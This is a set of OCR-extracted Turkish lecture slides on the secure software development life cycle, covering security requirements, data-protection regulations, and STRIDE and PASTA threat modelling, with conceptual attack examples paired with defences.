


YBS407: Güvenli Yazilim Geliştirme (Secure Software Development)

Güvenli Yazilim Yaşam Döngüsü (S-SDLC)

Trabzon Üniversitesi / Uygulamali Bilimler Yüksekokulu / Yönetim Bilişim Sistemleri

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

Konular

1. Bilgi Güvenliği ve Etik nedir?
2. CIA Üçgeni nedir?
   a) Gizlilik (Confidentiality)
   b) Bütünlük (Integrity)
3. Etik ve Hukuki Temeller


Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

Güvenli Yazılım Geliştirme

- **Güvenli Yazılım Yaşam Döngüsü (Secure Software Development Life Cycle - S-SDLC)**, yazılım geliştirme sürecinin her aşamasına siber güvenlik pratiklerinin ve testlerinin entegre edildiği bir sistemdir.
- Geleneksel yazılım geliştirme süreçlerinde (SDLC) güvenlik kontrolleri genellikle kodlama bittikten sonra veya canlıya geçiş öncesinde bir "son aşama testi" (örneğin sızma testi) olarak yapılır.
- S-SDLC'de ise amaç, güvenliği en baştan itibaren bir süreç haline getirmek ve zafiyetleri henüz tasarım/geliştirme aşamasındayken tespit edip çözmektir (**Shift-Left / Sola Kaydırma** yaklaşımı).

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

Shift-Left / Sola Kaydırma yaklaşımı



Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

Klasik Yazılım Geliştirme Aşamaları

- **Planlama:** Uygulamanın gereksinimleri belirlenirken, güvenlik gereksinimlerinin de sürecin en başında tanımlanması gerekir.
- **Kodlama:** Yazılım geliştirilirken, güvenli kodlama prensipleri uygulanarak mimari kusurların önüne geçilmelidir.
- **Test:** Yazılımın kalite güvence süreçlerine güvenlik testlerinin de dahil edilmesi şarttır.
- **Dağıtım:** Ürünün canlı ortama çıkışı sırasında güvenli yapılandırma ve dağıtım kontrolleri uygulanır.

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

Güvenli Yazılım Geliştirme Yaşam Döngüsü (S-SDLC)

- Güvenli SDLC (S-SDLC), güvenlik faaliyetlerinin SDLC'nin her fazına sistematik biçimde yerleştirildiği yaklaşımdır. Amaç, zafiyetleri üretildikleri yerde önlemek veya erken yakalamaktır.

Neden gerekli?

- Geç düzeltme pahalıdır. Tasarım hatası üretimde bulunduğunda mimari değişiklik gerekebilir. Maliyetin faz ilerledikçe arttığı genel kabul görür. Ancak sık alıntılanan "100 kat" gibi kesin çarpanların kaynakları tartışmalıdır, bu yüzden bunları kesin rakam olarak kullanmayın.
- Saldırı yüzeyi büyüyor. Bulut, API'ler, mikroservisler ve açık kaynak bağımlılıkları bunu büyütüyor.
- Tedarik zinciri riski vardır. Bağımlılıklar ve derleme hattı da saldırı hedefidir.
- Regülasyon ve uyumluluk gerekir. Örnekler: KVKK, ISO/IEC 27001, PCI DSS ve AB Siber Dayanıklılık Yasası (CRA).

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

Geleneksel SDLC ile S-SDLC Karşılaştırması

Özellik	Geleneksel SDLC	S-SDLC
Güvenlik Zamanlaması	Süreç sonu (test/dağıtım)	Her aşamada
Sorumluluk	Genellikle sadece güvenlik ekibi	Tüm geliştirme ekibi (paylaşılan)
Açık Tespiti	Geç (üretim öncesi veya sonrası)	Erken (tasarım ve geliştirme)
Düzeltme Maliyeti	Yüksek	Düşük
Test Yaklaşımı	Manuel, periyodik	Otomatik, sürekli
Tehdit Modelleme	Nadiren yapılır	Tasarım aşamasının temel parçası
Uyumluluk	Geriye dönük denetim	Süreç içine gömülü kontroller

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

S-SDLC'nin Temel Aşamaları

1. Gereksinim Analizi (Requirements)
2. Tasarım ve Mimarî (Design)
3. Geliştirme / Kodlama (Implementation / Coding)
4. Test ve Doğrulama (Testing & Verification)
5. Dağıtım ve Canlıya Geçiş (Deployment)
6. Bakım ve İzleme (Operations & Maintenance)

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

Gereksinim Analizi ve Planlama Aşaması



Gereksinim Analizi ve Planlama Aşaması

- Bu aşama, güvenliğin temellerinin atıldığı en kritik dönemdir.
- Güvenlik gereksinimleri, işlevsel gereksinimlerle birlikte toplanır ve tanımlanır.

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

Temel Faaliyetler

- Güvenlik gereksinimlerinin belirlenmesi (kimlik doğrulama, yetkilendirme, şifreleme, loglama, veri koruma vb.)
- Uyumluluk gereksinimlerinin (KVKK, GDPR, PCI-DSS, ISO 27001 vb.) analizi
- Başlangıç risk değerlendirmesi (Initial Risk Assessment)
- Abuse case'lerin (kötüye kullanım senaryoları) use case'lerle birlikte tanımlanması
- Güvenlik kabul kriterlerinin (acceptance criteria) oluşturulması
  Güvenlik eğitim ihtiyaçlarının belirlenmesi
  - *Çıktılar: Güvenlik gereksinimleri dokümanı, risk değerlendirme raporu, uyumluluk kontrol listesi, abuse case listesi.*

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

Temel Faaliyetler

- Güvenlik gereksinimlerinin belirlenmesi (kimlik doğrulama, yetkilendirme, şifreleme, loglama, veri koruma vb.)
- Uyumluluk gereksinimlerinin (KVKK, GDPR, PCI-DSS, ISO 27001 vb.) analizi
- Başlangıç risk değerlendirmesi (Initial Risk Assessment)
- Abuse case'lerin (kötüye kullanım senaryoları) use case'lerle birlikte tanımlanması
- Güvenlik kabul kriterlerinin (acceptance criteria) oluşturulması
  Güvenlik eğitim ihtiyaçlarının belirlenmesi
  - *Çıktılar: Güvenlik gereksinimleri dokümanı, risk değerlendirme raporu, uyumluluk kontrol listesi, abuse case listesi.*

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

Yasal Düzenlemeler ve Standartlar

- **KVKK (Kişisel Verilerin Korunması Kanunu):**
- : , GDPR
- , PCI-DSS
- , ISO

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

Yasal Düzenlemeler ve Standartlar

KVKK (Kişisel Verilerin Korunması Kanunu):

Türkiye'de kişisel verilerin nasıl toplanacağını, işleneceğini ve korunacağını düzenleyen kanundur.

Amaç:

- Kişisel verilerin kötüye kullanılmasını önlemek
- Veri sahiplerinin haklarını korumak

Yazılım geliştirici açısından:

- Gereksiz veri toplamamak
- Verileri şifreli saklamak
- Kullanıcı rızası almak
- Verilerin güvenliğini sağlamak

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

Yasal Düzenlemeler ve Standartlar

GDPR (General Data Protection Regulation)

Avrupa Birliği'nin veri koruma düzenlemesidir.

- **Amaç:** AB vatandaşlarının kişisel verilerini korumak.
- **KVKK'ya benzer ancak daha geniş kapsamlıdır.**

- **Yazılımdaki etkileri:**
  - Veri minimizasyonu
  - Kullanıcının verilerini görüntüleme ve silme hakkı
  - Veri ihlallerinin raporlanması
  - "Privacy by Design" yaklaşımı

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

Yasal Düzenlemeler ve Standartlar

PCI-DSS (Payment Card Industry Data Security Standard)

Kredi kartı bilgilerinin güvenliğini sağlayan uluslararası güvenlik standardıdır.

Kapsam:

- E-ticaret siteleri
- Online ödeme sistemleri
- POS uygulamaları

Yazılım geliştirici açısından:

- Kart verilerini düz metin olarak saklamamak
- HTTPS kullanmak
- Erişim kontrolleri uygulamak
- Güvenlik testleri yapmak

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

Yasal Düzenlemeler ve Standartlar

ISO/IEC 27001

Bilgi Güvenliği Yönetim Sistemi (BGYS) standardıdır.

Amaç: Bir kurumun bilgi güvenliğini sistematik şekilde yönetmesini sağlamak.

Konuları:

- Risk yönetimi
- Erişim kontrolü
- Olay yönetimi
- Yedekleme
- Güvenlik politikaları

Yazılım geliştirici açısından:

- Yetkilendirme mekanizmaları
- Güvenli yazılım geliştirme süreçleri
- Kod erişim kontrolleri
- Güvenlik açıklarının takibi

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

Yasal Düzenlemeler ve Standartlar

Kavram	Türü	Koruduğu Varlık
KVKK	Kanun	Kişisel veriler
GDPR	AB Regülasyonu	Kişisel veriler
PCI-DSS	Güvenlik Standardı	Kredi kartı verileri
ISO 27001	Yönetim Standardı	Kurumsal bilgi varlıkları
ISO 27701	Gizlilik Standardı	Kişisel veri süreçleri
OWASP ASVS	Uygulama Güvenliği Standardı	Web uygulamaları
CRA	AB Mevzuatı	Dijital ürün ve yazılımlar

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

Tasarım Aşaması



Tasarım Aşaması

- Tasarım aşamasında sistem mimarisi güvenlik prensiplerine göre şekillendirilir.
- Bu aşamada yapılan hatalar, kodlama aşamasında düzeltilmesi çok daha zor ve maliyetli açıklar doğurabilir.

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

Temel Faaliyetler

- Tehdit Modelleme (Threat Modeling): **STRIDE** (Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, Elevation of Privilege) veya PASTA gibi yöntemlerle potansiyel tehditlerin sistematik analizi
- Güvenli mimari tasarım prensiplerinin uygulanması (least privilege, defense in depth, fail securely, separation of duties)
- Saldırı yüzeyi (attack surface) analizi ve azaltılması
- Veri akış diyagramlarının (DFD) güvenlik açısından incelenmesi
- Güvenlik kontrollerinin mimariye yerleştirilmesi (authentication, authorization, encryption, logging, input validation)
- Üçüncü parti bileşenlerin ve kütüphanelerin güvenlik değerlendirmesi
- Çıktılar: Tehdit modeli, güvenlik mimarisi dokümanı, mitigasyon planı, güvenlik tasarım inceleme raporu.

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

STRIDE

- Microsoft tarafından geliştirilmiş ve yazılım/sistem mimarilerindeki potansiyel güvenlik tehditlerini tespit etmek için kullanılan en yaygın **tehdit modelleme (threat modeling)** metodolojisidir.
- Adını, tanımladığı **6 temel tehdit kategorisinin** İngilizce baş harflerinden alır. Her bir kategori, bilgi güvenliğinin temel ilkelerinden birini (Gizlilik, Bütünlük, Erişilebilirlik vb.) hedef alan olası saldırı türlerini temsil eder:

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

S - Spoofing (Kimliğe Bürünme / Sahtecilik)

- **Açıklama:** Bir saldırganın, sistemde yetkili bir kullanıcı, istemci veya başka bir servismiş gibi davranarak sisteme sızmasıdır.
- **İhlal Edilen İlke:** Kimlik Doğrulama (Authentication).
- **Örnek:** Bir saldırganın çalıntı bir oturum çerezini (session cookie) kullanarak başka bir kullanıcının hesabına girmesi veya ip spoofing yapması.
- **Önlem:** Güçlü kimlik doğrulama mekanizmaları (MFA, OAuth2, dijital sertifikalar, JWT).

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

MFA (Multi-Factor Authentication - Çok Faktörlü Kimlik Doğrulama)

- **Nedir?** Kullanıcının kimliğini doğrularken tek bir kanıt (örneğin sadece parola) yerine, birbirinden bağımsız **en az iki farklı faktörün** talep edilmesidir.
- **Amacı:** Parola çalınsa, tahmin edilse veya sızdırılsa bile saldırganın hesaba doğrudan erişmesini engellemektir.

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

OAuth 2.0 (Open Authorization 2.0)

- **Nedir?** Bir uygulamanın, kullanıcının parolasını öğrenmeden, başka bir servisteki verilerine kullanıcı adına **sınırlı erişim (yetki)** sağlamasına olanak tanıyan bir **yetkilendirme protokolüdür**.
- **Amacı:** Kullanıcı kimlik bilgilerini (parolasını) üçüncü taraf uygulamalarla paylaşma zorunluluğunu ortadan kaldırmaktır.
- Bir uygulamaya *"Google ile Giriş Yap"* dediğinizde veya bir analitik aracına *"Google Drive dosyalarıma salt-okunur erişim ver"* izni verdiğinizde OAuth devreye girer.
- Kullanıcı kimliğini Google üzerinde doğrular; Google ise ilgili uygulamaya yalnızca belirlenen yetkiler dahilinde çalışması için bir **Erişim Belirteci (Access Token)** teslim eder.

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

JWT (JSON Web Token)

- **Nedir?** Taraflar arasında bilgilerin güvenli, kompakt ve dijital olarak imzalanmış bir şekilde JSON formatında taşınmasını sağlayan bir **veri/token standardıdır** (RFC 7519).
- **Amacı:** Özellikle RESTful API'ler ve mikroservis mimarilerinde sunucu tarafında oturum (session) tutma ihtiyacını ortadan kaldırarak **durumsuz (stateless)** kimlik doğrulama sağlamaktır.
- **Yapısı (3 parçadan oluşur):**
  - Header: Kullanılan algoritmayı (örn. HS256, RS256) ve token tipini belirtir.
  - Payload: Taşınan verileri içerir (Kullanıcı ID, rolü, **token bitiş süresi**/exp gibi talepler - *claims*).
  - Signature: Token içeriğinin yolda değiştirilmediğini doğrulamak için gizli bir anahtarla oluşturulan kriptografik imzadır.

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

T - Tampering (Veri Kurcalama / Değiştirme)

- **Açıklama:** Ağ üzerinden iletilen veya veritabanı/dosya sisteminde saklanan verilerin yetkisiz kişilerce değiştirilmesidir.
- **İhlal Edilen İlke:** Veri Bütünlüğü (Integrity).
- **Örnek:** E-ticaret sitesinde sepet tutarının tarayıcı üzerinden 1000 TL yerine 1 TL olarak değiştirilip sunucuya gönderilmesi.
- **Önlem:** Dijital imzalar, mesaj doğrulama kodları (HMAC), TLS/HTTPS kullanımı, sunucu tarafında veri doğrulaması.

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

R - Repudiation (İnkar Edilebilirlik)

- **Açıklama:** Bir kullanıcının sistemde gerçekleştirdiği bir eylemi (örneğin veri silme veya para transferi) yaptığını reddetmesi ve sistemin aksini kanıtlayamaması durumudur.
- **İhlal Edilen İlke:** İnkar Edilemezlik (Non-repudiation).
- **Örnek:** Bir çalışmanın hassas bir dosyayı silip *"Bu işlemi ben yapmadım, sistem hatası"* demesi ve sistemde kimin yaptığını gösteren güvenli bir log bulunmaması.
- **Önlem:** Değiştirilemez ve merkezi denetim kayıtları (Audit Logs), dijital imzalı işlem geçmişleri.

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

I - Information Disclosure (Bilgi İfşası / Sızıntısı)

- **Açıklama:** Gizli tutulması gereken hassas verilerin (şifreler, kişisel veriler, ticari sırlar) yetkisiz kişilerin erişimine açılmasıdır.
- **İhlal Edilen İlke:** Gizlilik (Confidentiality).
- **Örnek:** Veritabanındaki kullanıcı şifrelerinin veya TCKN bilgilerinin açık metin (plain text) olarak saklanması ve dışarı sızması.
- **Önlem:** Veri şifreleme (AES, TLS), hassas verilerin maskelenmesi, katı erişim kontrolü.

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

D - Denial of Service (Hizmet Engelleme - DoS)

- **Açıklama:** Sistemin, sunucuların veya ağın aşırı yüklenerek meşru kullanıcıların hizmete erişemez hale getirilmesidir.
- **İhlal Edilen İlke:** Erişilebilirlik (Availability).
- **Örnek:** Bir web sitesine aynı anda yüz binlerce sahte istek gönderilerek (DDoS) sunucunun kilitlenmesi.
- **Önlem:** Rate limiting (istek sınırlama), WAF (Web Application Firewall), yük dengeleyiciler (Load Balancer).

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

E - Elevation of Privilege (Yetki Yükseltme)

- **Açıklama:** Düşük yetkili bir kullanıcının (örneğin standart bir üye), sistemdeki yazılım zafiyetlerini kullanarak sistem yöneticisi (admin/root) yetkilerine ulaşmasıdır.
- **İhlal Edilen İlke:** Yetkilendirme (Authorization).
- **Örnek:** Normal bir kullanıcının URL'deki user_id=5 parametresini admin olarak değiştirip yönetim paneline erişebilmesi.
- **Önlem:** Rol tabanlı erişim kontrolü (RBAC), En Az Yetki Prensibi (Least Privilege), kod seviyesinde yetki denetimleri.

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

STRIDE Ne Zaman ve Nasıl Kullanılır?

STRIDE genellikle **S-SDLC'nin (Güvenli Yazılım Yaşam Döngüsü) Tasarım/Mimari aşamasında** kullanılır.

- Sistem mimarisi ve veri akış diyagramları (DFD) çıkarılır.
- Mimarideki her bir veri deposu, süreç, aktarım hattı ve aktör (kullanıcı/servis) için **"Burada STRIDE tehditlerinden hangileri oluşabilir?"** sorusu sorulur.
- Tespit edilen tehditlere göre kodlama başlamadan önce gerekli güvenlik önlemleri mimariye eklenir.

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

PASTA (Saldiri Simülasyonu ve Tehdit Analizi Süreci)

Process for Attack Simulation and Threat Analysis



STRIDE Ne Zaman ve Nasıl Kullanılır?

- PASTA, Process for Attack Simulation and Threat Analysis (Saldırı Simülasyonu ve Tehdit Analizi Süreci) anlamına gelen bir tehdit modelleme metodolojisidir.

Ne İşe Yarar?

- PASTA, yazılım veya sistemlere yönelik potansiyel saldırıları sistematik olarak analiz etmek ve riskleri iş/işletme perspektifinden değerlendirmek için kullanılan **risk-odaklı** (risk-centric) bir yaklaşımdır.
- Özellikle S-SDLC'nin **Tasarım** aşamasında kullanılır.

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

STRIDE ile Farkı

- **STRIDE** daha çok teknik ve kategorik bir yaklaşımdır (Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, Elevation of Privilege).
- **PASTA** ise saldırganın bakış açısını ve **iş etkisini** ön plana çıkarır. Yani "Bu saldırı gerçekleşirse işimize ne kadar zarar verir?" sorusuna odaklanır.

